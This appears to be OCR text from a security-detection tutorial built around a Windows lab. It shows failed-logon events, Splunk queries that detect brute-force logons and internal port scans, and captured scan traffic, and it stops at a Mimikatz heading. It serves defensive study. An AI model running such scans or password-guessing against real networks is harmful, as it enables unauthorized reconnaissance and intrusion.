        Logon Process:          NtLmSsp
        Authentication Package: NTLM
        Transited Services:     -
        Package Name (NTLM only):       -
        Key Length:             0

Log Name:      Security
Source:        Microsoft Windows security   Logged:         6/10/2021 11:08:10 PM
Event ID:      4625                         Task Category:  Logon
Level:         Information                  Keywords:       Audit Failure
User:          N/A                          Computer:       NeymarJR
OpCode:        Info
More Information:  Event Log Online Help

Copy                                                        Close
```

0xC000006A
Incorrect password
logon failure

Brute Force Attack detection



```
sourcetype=WinEventLog
EventCode=4625
| stats count max(_time) as Last_time min(_time) as First_time values(Account_Name) as Account_Name dc(Account_Name) as
    Account_Name_count values(Status) as Status values(Sub_Status) as Sub_Status by ComputerName
| where Account_Name_count > 1
| eval Compare=if( Last_time - First_time <= 600000, 1,0)
| search Compare=1
| eval Last_time = strftime(Last_time,"%Y-%m-%d %H:%M:%S")
| eval First_time = strftime(First_time,"%Y-%m-%d %H:%M:%S")
| table Last_time First_time ComputerName Account_Name Status Sub_Status
```

✓19 events (6/10/21 10:10:00.000 PM to 6/10/21 11:10:05.000 PM)

	Last_time	First_time	ComputerName	Account_Name	Status	Sub_Status
1	2021-06-10 22:18:32	2021-06-10 22:16:05	Messi10	- user	0xc000006d	0xc000006a
2	2021-06-10 23:08:10	2021-06-10 22:18:00	NeymarJR	- Beep Lac Mozu NeymarJR NeymarJR10 adfa test user	0xc000006d	0xc0000064 0xc000006a


Detection
Internal reconnaissance

- Network Scan
- Mimikatz
- DC Compromise
  - Create Account
  - Change Account

Detection
Internal reconnaissance

- Network Scan
- Mimikatz
- DC Compromise
  - Create Account
  - Change Account


Network scan



192.168.91.1-254

Status	Name	IP	Ports
	NeymarJR	192.168.91.64	135, 139, 445
	Messi10	192.168.91.32	139
	DESKTOP-DU4849M	192.168.91.1	135, 139, 445
	192.168.91.254	192.168.91.254	

This is an example of network scanning using Advanced Port Scanner.



No.	Time	Source	Destination	Proto	Length	Ho	Info
55833	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51819 → 413 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55834	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51820 → 414 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55835	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51821 → 415 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55836	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51822 → 416 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55837	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51823 → 417 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55838	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51824 → 418 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55839	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51825 → 419 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55840	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51826 → 420 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55841	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51827 → 421 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55842	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51828 → 422 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55843	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51829 → 423 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55844	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51830 → 424 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55845	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51831 → 425 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55846	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51832 → 426 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55847	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51833 → 427 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55848	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51834 → 428 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55849	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51835 → 429 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55850	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51836 → 430 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
55851	2021-06-11 06:43:53.…	192.168.91.64	192.168.91.32	TCP	66		51837 → 431 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1

Network scan detection

New Search
Save As ▾
New Table
Close
Last 24 hours ▾
No Event Sampling ▾
Job ▾
Verbose Mode ▾
Events (28,728)
Patterns
Statistics (15)
Visualization
100 Per Page ▾
Format
Preview ▾

```
`index-traffic-firewall`
| where cidrmatch("10.0.0.0/8",dest_ip)  OR cidrmatch("172.16.0.0/12",dest_ip) OR cidrmatch("192.168.0.0/16",dest_ip)
| stats dc(dest_port) as dest_port_count  values(dest_port) as dest_port by src_ip dest_ip action
| where dest_port_count > 100
| sort  - src_ip
```

✓ 28,728 events (6/10/21 3:00:00.000 PM to 6/11/21 3:59:36.000 PM)

	src_ip	dest_ip	action	dest_port_count	dest_port
1	192.168.91.64	192.168.91.1	allowed	1025	1 10 100 1000 1001 1002 1003 1004


Detects when communication is being performed from one source IP address to multiple ports of one destination IP address. You can reduce excessive detection by tuning the number of ports according to your environment.

Detection
Internal reconnaissance

- Network Scan
- Mimikatz
- DC Compromise
  - Create Account
  - Change Account

Mimikatz

